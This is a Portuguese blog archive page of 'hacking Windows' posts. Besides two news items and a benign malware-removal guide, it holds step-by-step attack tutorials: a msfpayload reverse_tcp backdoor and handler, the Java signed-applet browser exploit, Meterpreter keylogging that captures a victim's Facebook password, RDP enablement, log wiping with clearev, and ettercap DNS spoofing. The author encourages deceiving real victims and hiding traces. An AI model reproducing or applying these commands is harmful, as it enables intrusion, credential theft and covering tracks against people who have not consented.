Mostrando postagens com marcador hacking windows. Mostrar todas as postagens

quarta-feira, 22 de abril de 2015


A Microsoft tem investido muito em segurança, principalmente pelo fato da mesma prometer que o Windows 10 seja mais seguro que o Windows 8 e 8.1(Será mesmo?¹). Utilizando Biometria para poder entrar no sistema, um método de criptografia bem interessante por sinal.

E recentemente a mesma declarou a extinção do seu navegador Web, o Internet Explorer, e dará um novo Voou entre os poderosos Google Chrome e Mozilla Firefox, com o Projeto Spartan. É claro, prometendo mais segurança e menos bugs(Será mesmo?²), com o seu programa de Recompensas para bugs reportados com documentação encontrados em seus produtos, com recompensas que chegam há U$ 15.000,00. Não é o valor que os Pesquisadores de segurança estão acostumados, mas, para iniciantes, é um excelente valor.

Porém, o valor da premiação é dada de acordo com o grau de risco da falha e como a documentação está feita, algo desorganizado e amador, provavelmente não valerá muita coisa. Se a falha for muito grave, obviamente conseguirás o U$ 15.000,00. Só uma breve observação, o Programa não está limitado apenas ao Projeto Spartan, mas também a outros produtos como o Azure, Sway e ao próprio Windows 10 em sua versão de testes.

E se caso você criar novos métodos para exploração, poderá ganhar até U$ 100.000,00 em recompensa, e caso crie novos métodos de defesa para os produtos Microsoft, poderá ganhar  até U$ 50.000,00.

A pergunta é, por que não tentar? =D

Let's Go! Hackers =D

Lembrando, que a Data de inicio para os Reportes de Falhas, começa hoje dia 22/04/2015 e vai até o dia 22/06/2015. Para maiores Informações acesse TechNet Microsoft


sexta-feira, 16 de janeiro de 2015

O Google ignorou os pedidos da Microsoft por prazos mais flexíveis para a divulgação de vulnerabilidades e liberou detalhes de mais uma falha sem solução do Windows, que deve deixar os usuários expostos pelos próximos 25 dias.

A nova vulnerabilidade, que foi confirmada no Windows 7 e 8.1, pode constituir uma alternativa ao recurso de segurança pela maneira como as aplicações podem criptografar suas memórias para que os dados possam ser trocados entre os processos sendo rodados na sessão com o mesmo logon.

“O problema é que a implementação em CNG.sys não verifica o nível de personificação do token ao capturar a sessão de logon ID (usando SeQueryAuthenticationIdToken) para que um usuário normal possa personificar em nível de identificação e criptografar ou descriptografar os dados para essa sessão de logon”, afirmaram os pesquisadores do Google Project Zero em uma descrição da falha. 

Segundo o Project Zero, a Microsoft foi notificada sobre a vulnerabilidade em 17 de outubro de 2014 e inicialmente planejava liberar uma solução na sua Patch Tuesday de janeiro, que foi liberada há alguns dias. No entanto, o patch precisou ser adiado por problemas de compatibilidade.

Os pesquisadores do Google não ficaram comovidos com isso e mantiveram seu prazo de revelação pública de 90 dias, publicando os detalhes da falha e um exploit de prova de conceito nesta quinta-feira, 15/1.

Agora é esperado que a solução esteja entre os updates de segurança da Microsoft programados o próximo dia 10 de fevereiro, apesar de não existirem garantias que o patch não possa ser adiado mais uma vez.

É claro que a Microsoft tem a opção de liberar um patch fora dessas Patch Tuesdays, mas a empresa raramente faz isso e, quando isso acontece, geralmente é para chamadas falhas críticas que estejam sendo exploradas ativamente por criminosos. 

Essa é a terceira vulnerabilidade que os pesquisadores do Project Zero liberaram publicamente no último mês porque a Microsoft não conseguiu liberar soluções antes do prazo de 90 dias imposto pelo Google.

Fonte: IDG Now!

segunda-feira, 2 de setembro de 2013

E ai pessoal!

Achei mais uma palestra ótima do Hack in Paris 2011, nesta palestra veremos como podemos escapar das sandboxes Windows e elevar nossos privilégios para o sistema.


quinta-feira, 13 de junho de 2013

Ultimamente venho postando alguns conteúdos de pós exploração aqui no site. Hoje então resolvi falar sobre uma faze muito importante de um pentest, a limpeza de rastros.

Como vocês já podem imaginar, o meterpreter tem um comando que resolve nosso problemas caso nosso alvo seja um Windows.

Basicamente, a única coisa que você precisa fazer é após executar todo o ataque e todas as ações que você pretendia no computador infectado basta rodar o comando clearev para apagar todos os logs. Claro que isso não é tudo, mas vai te dar uma bela vantagem.


E era isso! Simples assim! :)
Olá!


Tenho aqui mais um post interessante de pós exploração. Desta vez vamos facilitar nosso acesso ao alvo habilitando e acessando por RDP (Remote Desktop Protocol) e obviamente temos um módulo para isso no Metasploit.

Como em toda pós exploração, você já precisa de uma sessão aberta com o alvo, como já temos alguns posts sobre isso vou pular essa parte.

Aqui podemos ver que já tenho a sessão aberta, então vamos ao módulo:


O exploit e suas opções você pode ver abaixo:


A única coisa obrigatória que precisamos informar é a sessão, mas temos algumas outras como porta, usuário e senha para passar mais despercebido ainda. Neste caso vou apenas com a sessão:


Pronto! Se você ver uma saída como está está tudo certo, agora é só logar por RDP. Já tenho preparado aqui um cliente RDP no meu mac, uma máquina que nem fez parte do ataque, e mesmo assim vou ter acesso, se esse exploit deu certo ele habilitou no alvo o RDP para qualquer conexão.


E ai está! Consegui liberar o acesso remoto. Agora, para que isso é útil? Simples, acessar por RDP mesmo que deixe rastros, obviamente são mais simples e passam despercebidos do que uma sessão do Meterpreter. Com isso pode levar tempo até o alvo perceber que está sendo acessado, ou até mesmo nunca perceber.

segunda-feira, 10 de junho de 2013

Olá! Neste post vamos ver mais uma função do Meterpreter, dessa vez vamos ver como capturar o que o alvo digitar.

Antes de mais nada você precisa ter uma sessão aberta com o alvo, temos dois exemplos de como conseguir isso aqui e aqui.

Assim que conseguirmos uma sessão com o alvo, vamos usar 3 comandos, o keyscan_start, o keyscan_dump e o keyscan_stop.

As funções dos comandos são bem óbvias por seus nomes, mas se você ainda não pegou, o start inicia, o dump mostra os resultados na tela e o stop para.

O uso é bem simples, você usa o start para iniciar a captura, o dump para mostrar o que você capturou e o stop para parar quando quiser parar. A única coisa que temos que tomar cuidado é que precisamos estar no mesmo usuário que está logado e sendo usado no alvo, e mais um detalhezinho do keyscan_dump. A informação do que é digitado fica armazenado em memória então não vai adiantar você iniciar de manhã e fazer o dump a noite, você vai pegar apenas as últimas coisas que foi digitado, sempre fique acompanhando.

Vamos a um exemplo, já com o meterpreter aberto vou iniciar a captura com o keyscan_start e alguns minutos depois vou fazer o dump para ver o que eu pego:


Podemos ver que o alvo entrou no facebook. Temos o que ele digitou tanto no endereço quanto nos campos de email e senha, nenhum SSL vai salvá-lo nesse caso.

Uma dica, se você não estiver recebendo nada, provavelmente seu meterpreter não está no usuário atual. Você pode usar o comando getuid para ver em qual usuário você está, o comando ps para listar todos os processos rodando no alvo e o comando migrate pid para migrar para o processo explorer.exe do alvo. Lembre-se no comando migrate pid, o pid é um valor numérico de cada processo, que você encontrou com o comando ps.

E era isso! Simples assim! :)

Bons estudos!

sábado, 8 de junho de 2013

Você trabalha duro para manter seu PC protegido dos vilões do mundo digital. Mantém seu antivírus sempre atualizado. Evita sites de natureza duvidosa. Não abre anexos suspeitos. Mantém o Flash, o Java e o Adobe Reader sempre atualizados ou, melhor ainda, aprendeu a viver sem eles.

Mas ainda assim um novo e engenhoso Trojan conseguiu passar por uma fresta e agora você é o infeliz proprietário de um PC infectado. Ou então talvez um amigo menos atento tenha lhe pedido para ajudar a salvar uma máquina assolada por pragas.

É óbvio que é necessário fazer uma varredura no computador e remover o malware. Mas como? Preparamos este guia com uma abordagem metódica, que você pode usar para determinar qual é o problema, como fazer uma varredura e como proteger um PC recuperado de invasões futuras.

1. Verifique se há mesmo uma infecção

Será que o PC está mesmo infectado? Cansei de ver pessoas culpando um “vírus maldito” por tudo, de uma placa de som com defeito à própria estupidez. O primeiro passo para recuperar a saúde do sistema é determinar se você está mesmo lidando com um vírus, em vez de um problema de hardware, software ou erro de usuário.

Se o PC está muito mais lento do que de costume, ou se costuma fazer coisas que você não pediu por “vontade própria” (abrir apps, acessar sites, etc), então há motivos para suspeita. Mas antes de dizer que um vírus é o responsável, abra o Gerenciador de Tarefas do Windows (clique com o botão direito do mouse sobre a barra de tarefas no rodapé da tela e selecione a opção Gerenciador de Tarefas no menu). Abra a aba Processos e veja se encontra algum app estranho ou desconhecido rodando em segundo plano, especialmente aqueles com um nome que parece não fazer sentido ou uma descrição suspeita. Por exemplo, um processo chamado wuauclt pode parecer suspeito, mas consultando a descrição descobrimos que ele pertence à Microsoft e é parte do Windows Update.

Claro, essa é apenas uma orientação geral. Não há nada que impeça um malware de se disfarçar de programa legítimo usando uma descrição inofensiva, ou mesmo de se ocultar do Gerenciador de Tarefas. Ainda assim, você ficaria surpreso ao ver quantas vezes um malware “entrega o jogo” com uma descrição ou nome do processo cheio de caracteres estranhos.

2. Procure por sinais claros de malware

Os piores malware irão tentar todos os truques possíveis para evitar que sejam removidos. Se seu PC subitamente deixar de abrir utilitários que podem ser usados na tarefa, como o msconfig ou regedit, fique de olho. Se seu antivírus subitamente deixar de funcionar, é um péssimo sinal.

Às vezes o ataque é mais óbvio. Se um programa que você não reconhece aparece do nada e começa a dar “avisos” de “problemas sérios” com seu PC, ou pede seu número de cartão de crédito, seu PC está definitivamente infectado com malware.

Nunca dê o número de seu cartão de crédito, ou qualquer outra informação, a qualquer programa ou site que avise que seu PC está prestes a “morrer”. É quase certeza de que se trata de um componente de malware, que tenta assustar o usuário com avisos de erros críticos ou falhas de hardware.

malware_windowssecurity-360px.jpg
Essas janelas mostrando centenas de ameaças em
seu PC geralmente são malware tentando te assustar

Muitas vezes eles usam nomes que sugerem um app de segurança, como “PC Protector Pro”, "Windows Web Security" e afins, e prometem uma “cura rápida” para os problemas se você pagar por um “upgrade”. Se você der seu número de cartão de crédito ou endereço de e-mail, duas coisas vão acontecer com certeza: a primeira é que você vai ser roubado. A segunda é que em breve irá começar a receber spam, boa parte dele contendo mais malware.

3. Faça uma busca por soluções

Um benefício destes falsos alertas é que eles podem apontá-lo na direção de uma cura. Faça uma pesquisa por frases que aparecem em meio aos alertas, ou pelo nome do “programa” que os está exibindo. Você provelmente encontrará pessoas que estão sofrendo com o mesmo problema, e eventualmente informações que ajudarão a identificar seu inimigo ou um passo-a-passo de como removê-lo. Mas tenha cuidado! Só aceite conselhos de sites que parecem confiáveis, e faça uma varredura completa no PC depois de seguir quaisquer instruções, mesmo as nossas.

Se não houver pistas levando a uma solução rápida, uma varredura no sistema é o próximo passo importante.

4. Assuma que seu antivírus foi comprometido

Não perca tempo tentando fazer uma varredura em seu PC usando o antivírus que já está instalado. Afinal de contas, pra começo de conversa ele não conseguiu pegar o malware quando ele se instalou em sua máquina. E depois que o vírus se instala, assuma que seu antivírus foi comprometido e agora está sob controle dos vilões. Ele pode ter sido modificado para dizer que tudo está bem, quando a verdade é longe disso.

Você precisa de uma nova ferramenta para varredura (um “scanner” no jargão) em busca de malware, uma que já não esteja instalada em seu computador. Ela precisa ser capaz de detectar e remover o malware de seu PC, e precisa rodá-la a partir de um ambiente onde o malware não pode agir. Linux é a melhor opção, mas antes disso tente executar o Windows em modo de segurança.

5. Use uma ferramenta leve para varredura no Modo de Segurança.
O Windows tem um modo de segurança que inicia o PC com uma versão mínima do sistema operacional, com drivers genéricos e nada mais. Nesse modo a maioria dos aplicativos que são abertos junto com o sistema operacional não é carregada e, com sorte, o malware que está assolando seu PC também não será.
Para entrar em modo de segurança, inicie seu computador e pressione a tecla F8 antes que o Windows comece a ser carregado. Você precisa ser rápido, então o melhor a fazer é teclar F8 repetidamente do momento em que o logo do fabricante aparece na tela até um menu de boot aparecer na tela.
Nesse menu selecione a opção Modo de segurança com rede. A conexão de rede é importante, você precisará de acesso à internet para resolver seu problema.

malware_eset-360px.jpg
ESET Online Scanner: varredura completa via web

Uma vez em modo de segurança abra o Internet Explorer (outros navegadores podem não funcionar corretamente) e rode uma ferramenta de varredura online. Eu recomendo o ESET Online Scanner, que roda dentro do navegador, está sempre atualizado e é executado a partir de um servidor remoto. Dependendo do navegador pode ser necessário aceitar um plugin, mas ele será removido quando a varredura terminar. Antes de começar, clique em Advanced Settings e habilite todos os níveis de segurança extra que puder, incluindo a varredura de arquivos comprimidos e cache do navegador.

malware_trendmicro-360px.jpg
House Call, da Trend Micro: pode ser instalado em um pendrive

Experimente também o HouseCall, da Trend Micro. Ele não é um aplicativo web mas é “portátil”, ou seja, você pode baixá-lo em um outro computador, copiá-lo para um pendrive e rodá-lo a partir de lá. Mas você precisará de uma conexão à internet para atualizar as definições de vírus. E não rode o HouseCall na configuração padrão: antes de clicar no botão azul que diz Scan Now clique em Settings e marque a opção Full system scan (varredura completa do sistema).

Não importa qual opção você usar, não tenha pressa. Observe as opções disponíveis e faça a varredura mais completa disponível, mesmo que seja demorada. Depois de iniciá-la saia da frente do PC e vá ler um livro, lavar a louça ou passar um tempo com a família. A varredura deve demorar algumas horas.

6. Peça uma segunda opinião

Quando a primeira varredura terminar roda uma outra com uma ferramenta diferente. Assim você poderá dormir sossegado se ambas disserem que seu PC está limpo.

7. Use o Linux como linha de defesa
O modo de segurança pode não ser o suficiente para impedir a ação dos malware mais sofisticados. Se você ainda tiver problemas após múltiplas varreduras em modo de segurança, terá de ignorar o Windows e evitar “dar boot” na máquina a partir do HD interno. A solução é criar um CD ou pendrive “bootável” com um utilitário antivírus baseado em Linux.

Você não precisa conhecer nada de Linux para fazer isso. Mas novamente precisará de uma conexão à internet para atualizar as definições do antivírus.

O primeiro passo é baixar um scanner “bootável”, como o Kaspersky Rescue Disk 10, que é distribuído na forma de um arquivo .ISO. Esse arquivo deve ser gravado em um CD, criando um disco de boot para seu PC. No Windows 7 basta dar um duplo-clique no arquivo .ISO e seguir as instruções. No Windows 8 clique com o botão direito do mouse sobre o arquivo e selecione a opção Gravar imagem de disco. Em versões anteriores do Windows você terá de usar um utilitário para gravar o CD, como excelente (e gratuito) ImgBurn.

malware_kaspersky-360px.jpg
Kaspersky Rescue Disk: interface simples, similar à do Windows

O Kaspersky Rescue Disk tem uma interface similar à do Windows, então você irá se sentir “em casa”. Mas é preciso ter cuidado ao configurar a varredura, já que o programa não atualiza suas definições automaticamente. Para fazer isso clique na aba Update Center e clique em Start Update. Depois da atualização volte à aba Objects Scan, clique em Settings e coloque o nível de segurança na posição máxima. Certifique-se de que todos os seus HDs estão marcados antes de começar a varredura, e vá tomar um café ou assistir a um filme.

Também é possível rodar o Kaspersky Rescue Disk a partir de um pendrive em vez de um CD. Para isso você precisará da ferramenta Utility to record Kaspersky Rescue Disk 10 to USB devices. Coloque-a na mesma pasta que o arquivo .ISO, dê dois cliques para executá-la e siga as instruções.

Já o F-Secure Rescue CD não é tão amigável quanto o programa da Kaspersky. Na verdade, pode acabar te lembrando dos velhos tempos do DOS, mas ele funciona. Não se assuste com o alerta em vermelho dizendo: “If a Windows system file is infected, the computer may not restart”. (“Se um arquivo de sistema do Windows estiver infectado, o computador pode não reiniciar”). Nunca soube de um PC que não reiniciou corretamente após uma varredura com o utilitário da F-Secure, e suspeito que as chances de que isso ocorra são pequenas. E de qualquer forma, se um malware conseguir infectar um arquivo de sistema crucial ao Windows uma reinstalação do sistema será a única opção.

malware_fsecure-360px.jpg
F-Secure Rescue CD: não é bonito, mas funciona bem

O F-Secure Rescue CD tem uma interface básica em modo texto que não é nada atraente. Mas ao contrário da ferramenta da Kaspersky ele atualiza suas definições automaticamente (se encontrar uma conexão à internet) e começa uma varredura completa quase que imediatamente. Você só precisa aceitar a licença.

O F-Secure não tem um utilitário especial para instalação em um pendrive, mas você pode fazer isso usando o Universal USB Installer. Na janela do programa, no menu abaixo de Step 1, você irá encontrar o F-Secure Rescue CD quase no final da lista.

8. Seu PC está limpo? Então proteja-o!

Depois que seu PC estiver limpo, reinicie o Windows normalmente e desinstale seu “velho” antivírus, já que ele foi comprometido. Depois reinstale-o e atualize as definições ou, se tiver perdido a confiança nele, instale um concorrente. E não deixe um incidente de abalar, continue investindo tempo e esforço na proteção de seu PC. Quando o assunto é malware, um byte de prevenção vale por um terabyte de cura.

Fonte e Créditos: IDGNOW

terça-feira, 4 de junho de 2013

O que é o DNS SPOOFING?
Dns Spoofing (ou envenenamento de cache DNS) é um ataque, no qual os dados são introduzidos em um Sistema de Nomes de Dominio (DNS) do banco de dados cache dos nomes do servidor, fazendo com que o nome do servidor redirecione para o endereço IP incorreto, desviando o tráfego para outro computador ou site (muitas vezes o do atacante).

Visão Geral do Sistema de Nomes de Domínio
Um servidor sistema de nome de domínio traduz um nome de domínio legível (como exemplo.com) em um endereço de IP que é usado para encaminhar comunicações entre os sistemas. Normalmente, se o servidor não sabe a tradução solicitada, ele vai pedir outro servidor, e o processo continua de forma continua.

Quando um servidor DNS receber uma tradução não-autêntica e armazenar em cache para otimização de desempenho, considera-se envenenado, e fornece os dados não autênticos para os clientes. Se um servidor DNS é envenenado, ele pode retornar um endereço IP incorreto, desviando o tráfego para outro computador (muitas vezes um atacante).


Ataques de Envenenamento de Cache
Normalmente, um computador em rede utiliza um servidor DNS fornecido pela organização do usuário de computador ou um provedor de serviços de Internet (ISP). Os servidores DNS são geralmente implantados na rede de uma organização para melhorar o desempenho de resposta do cache dos resultados da consulta anteriormente obtidos. Ataques de envenenamento em um único servidor DNS pode afetar os usuários atendidos diretamente pelo servidor comprometido ou indiretamente pelo seu servidor downstream (s), se aplicável.

Para executar um ataque de envenenamento de cache, o invasor explora uma falha no software DNS. Se o servidor não está validando corretamente respostas DNS para garantir que eles são de uma fonte autorizada (por exemplo, utilizando DNSSEC), o servidor vai acabar em cache, e liberando as entradas incorretas no servidor local e servi-los a outros usuários que fazem o mesmo pedido.

Fonte: Wikipédia em Inglês
Tradução Por mim.

Realizando Ataque DNS Spoofing Com Ettercap 

No ataque de dns spoofing o atacante pode determinar para qual lugar o usuário vai ser redirecionado quando acessa um determinado domínio. Nesse exemplo estamos utilizando o Backtrack 5(Ou qualquer outro sistema, desde que tenha o Ettercap instalado) como atacante. Bem vamos por a mão na massa.
Primeiramente edite o arquivo etter.dns de acordo com sua necessidade, no nosso caso iremos usar o domínio do facebook como alvo, e iremos colocar o ip de um site pornô como exemplo.
# pico /usr/local/share/ettercape/etter.dns
facebook.com                  A             69.55.53.97
www.facebook.com          A             69.55.53.97
Didática:
facebook.com : Domínio alvo, quando o cliente acessar esse domínio ele será redirecionado para outro lugar.
A : Tipo de redirecionamento de DNS.
69.55.53.97 : IP do site para onde o cliente será redirecionado.
Execução:

# ettercap -T -q -M arp -i eth0 -P dns_spoof //

Didática:
ettercap: Comando da ferramenta utilizada.
-T: Utiliza modo texto.
-q: Seta o modo silencioso.
-M arp: Tipo de redirecionamento.
-i eth0: Interface de rede.
-P dns_spoof: Plugin utilizado para o ataque.
// :  Seleciona toda rede.
Agora em algum host da rede acesse o site facebook.com para fazer o teste, veja que você será redirecionado para o ip do site pornográfico que informamos no arquivo etter.dns, é importante lembrar que se tiver alguma proteção contra spoof na rede esse ataque não ira funcionar, quando um cliente acessa o domínio alvo ira aparecer na tela do atacante.
Também é importante lembrar que esse conhecimento é para fins didáticos e não devem ser aplicados sem autorização, qualquer tipo de ataque não autorizado é crime, lembre-se disso, não nos responsabilizamos por qualquer tipo de dano a terceiros
Créditos: Guia de TI

domingo, 26 de maio de 2013

Voltei com mais um método de invasão do nosso querido Windows.

Dessa vez vou abordar o segundo caso do post anterior, os ataques que exploram alguma vulnerabilidade através do browser da vítima. Para este exemplo a vítima precisa ter instalado o temido java, caso contrário não vai funcionar.

Lembrando: estes casos iniciais que estou mostrando aqui só vão ocorrer em um ambiente controlado. Acho que ninguém seria burro o suficiente para clicar em um link do tipo http://xxx.xxx.xxx.xxx:8080/QeuYsz, mais para frente vamos aprender como camuflar esse tipo de coisa para dai sim ficar mais convincente. ;)

Vamos então iniciar o Metasploit com o comando msfconsole e acessar nosso exploit:

use exploit/multi/browser/java_signed_applet
show options


OBS: Neste caso temos ali em Exploit Target quais alvos ele pode exploitar. Nesse caso apenas 32bits, se você tentar em um 64bits pode ser que nada aconteça.

Vamos preencher os campos necessários como sempre, SRVHOST e URIPATH e executar:


Iniciado e funcionando! Agora precisamos que a vítima entre neste endereço. Como estamos em um ambiente controlado, para facilitar vamos apenas digitar isso no navegador ;)

Assim que a página carrega em branco, ou com um Loading... escrito eu recebo um aviso de que uma aplicação java está pedindo permissão para ser executada:


Agora você me pergunta: Quem seria o idiota que executaria esta aplicação de um site estranho que nem carregou? A resposta é simples e eu já falei ela no início deste post. Como é um teste controlado está tudo certo e num teste real tem grandes chances de não funcionar, mas imagine isso aparecendo em um site que se parece muito com o site do banco da vítima, grandes chances dela clicar, mas veremos isso mais para frente, veja o que aparece no seu terminal se a pessoa liberar a execução:


Neste caso não caimos direto no meterpreter, precisaremos interagir com a sessão, mas sabemos que deu certo por que está escrito ali session 1 opened...

Para acessarmos essa sessão do meterpreter primeiro temos que confirmar o id da sessão listando todas as sessões abertas com o comando sessions -l, e depois interagindo com o comando sessions -i [id_da_sessão]:


Agora sim! Está ai! Vou rodar alguns comandos para confirmar que está tudo certo:


Tudo funcionando perfeitamente, estou novamente com controle da máquina alvo. Com isso já vimos dois dos principais tipos de ataques, aguarde que já já vem mais e depois vamos melhorar estes ataques para daí sim poder partir para a pós exploração.

Bons estudos!

sábado, 25 de maio de 2013

Olá pessoal!

Como vejo muitas pessoas com essas dúvidas simples venho com este post para resolver todas ou pelo menos boa parte delas. Muitas pessoas veem tutoriais, tools e scripts para fazer após invadir uma máquina com Windows, mas o que a maior parte delas é como invadir um windows. Como estou pensando em fazer vários posts com ferramentas para pós exploração primeiro tenho que sanar as dúvidas mais básicas. Então vamos a elas:

Como eu invado um Windows?

A cada dia que passa está cada vez mais difícil de conseguir um exploit que libere de cara acesso remoto, quem já usou o clássico net_api sabe do que me refiro, roda o exploit e já cai direto na shell do alvo. Hoje em dia, para você conseguir realmente invadir alguém você vai ter que primeiro descobrir o que a vítima tem instalado, que é a porta mais fácil para uma invasão bem sucedida. Temos exploits para Java (muitos), Adobe Reader, Word, Excel, Foxit Reader, entre outros. O que você pode fazer é convencer a vítima a baixar um arquivo infectado e com isso tomar o controle da máquina, este processo é conhecido como conexão reversa, porque no caso é o alvo que se conecta a você e não você diretamente no alvo. Isso é útil para caso o alvo tenha um firewall que impede que você chegue até a máquina, mas provavelmente ele não vai impedir que ele chegue até você.

Outro método muito utilizado é uma página infectada com algo malicioso que assim que a pessoa acessa o browser dispara uma instrução para algum programa que acessa a falha, libera o exploit e da a você o controle. Tem também outros métodos, como por exemplo um pendrive com um payload no autorun, assim que conectado infecta a máquina.

Mas a real é, de algum modo ou outro, você vai ter que convencer a vítima a fazer algo, acessar algo ou clicar em algo.

Mas e se a vítima não estiver na mesma rede que eu?

Todos os tutoriais disponíveis na internet, com algumas exceções, mostram os testes em ambientes controlados, normalmente em máquinas virtuais em uma mesma rede fechada. Isso facilita bastante se você tiver essa possibilidade, mas se não tiver não tem problema, nada impede que você mande um PDF infectado para alguém do outro lado do mundo e assim que ela clicar você tomar o controle da máquina, só tem algumas coisas a mais que você tem que cuidar, como por exemplo, ter um ip externo fixo, ter no seu roteador um redirecionador de portas para mandar a requisição que chegar na porta do roteador para a porta da sua máquina que já vai estar esperando a conexão reversa. Estou montando já um post sobre isso, aguarde...

Fiz exatamente igual ao tutorial e não funcionou, o que eu fiz de errado?

Talvez nada! Sim, pode ser que mesmo fazendo tudo certo como mostra o tutorial seu ataque não seja bem sucedido. Tem muitos fatores que podem influenciar o resultado de um ataque, como por exemplo, a versão do sistema do alvo, o idioma do sistema do alvo, a versão do programa vulnerável, compartilhamento ativado/desativado, firewall ativado/desativado, e muitas outras coisas.

Se seu ataque deu errado não desista, tente novamente com outro exploit. Métodos e falhas é o que mais tem por ai, não é difícil achar uma que dê certo para você.


Acho que essas são as dúvidas mais básicas, assim que eu for lembrando de mais eu vou colocando aqui. Então vamos a prática que mostrar é mais fácil do que descrever. A cada post vou mostrar um método diferente de obter acesso a uma máquina Windows, caso não esteja conseguindo ou alguma outra dúvida surgir não hesite em me contatar no email.

Vamos então ao método mais simples de infecção. Vou gerar um arquivo .exe malicioso e enviar para a  vítima, para facilitar vou fazer em meu lab, mas não esqueça, isso funciona em uma situação real.

Primeiramente vamos usar o comando msfpayload, uma ferramenta do framework do Metasploit para gerar apenas o payload executável para a vítima poder clicar.

O comando é super simples:

msfpayload windows/meterpreter/reverse_tcp LHOST=”seu IP” LPORT=”porta para conexão” x > /root/backdoor.exe

Não precisa utilizar necessariamente a porta 4444 eu estou usando esta porque é a padrão do Metasploit. Agora o que eu fiz foi enviar esse arquivo executável para uma máquina windows e clicar nele lá. Mas antes da vítima executar precisamos ficar esperando a conexão na máquina atacante. Para isso vamos usar o exploit handler que pode ser encontrado em exploit/multi/handler no Metasploit. Inicie o Metasploit com o comando msfconsole e digite os seguintes comandos:

use exploit/multi/handler  <-- Exploit que vai ser usado para aguardar a conexão
set payload windows/meterpreter/reverse_tcp  <-- Payload que será injetado assim que o alvo se conectar
set lhost 192.168.1.5  <-- IP do atacante
set lport 4444 <-- Porta setada no payload que foi enviado para a vítima, se colocar uma porta diferente aqui nunca chegará a conexão
exploit  <-- Rodar o exploit


Tudo pronto! Se chegamos até aqui é porque deu tudo certo, handler iniciado e aguardando a conexão. Agora sim a vítima pode clicar no executável: 


Assim que a vítima clicar você verá no terminal algo parecido com isto:


E com isso conseguimos o acesso ao alvo! Como pode ver estamos com a shell do meterpreter. O meterpreter é um lançador de comandos, como se fosse a shell. É o que vai interagir entre as duas máquinas. Vamos rodar alguns comandos interessantes aqui para termos certeza de que estamos de fato na máquina da vitima. Na imagem abaixo eu rodei o comando sysinfo do meterpreter para obter infomações da máquina que estou conectado e o comando shell para receber a shell do alvo. Na shell do alvo usei o comando dir para listar os diretórios da pasta atual.


E por em quanto é isso! No próximo post vou dificultar um pouco mais e colocar alguns conceitos mais aprofundados.

Bons estudos!
Subscribe to RSS Feed Follow me on Twitter!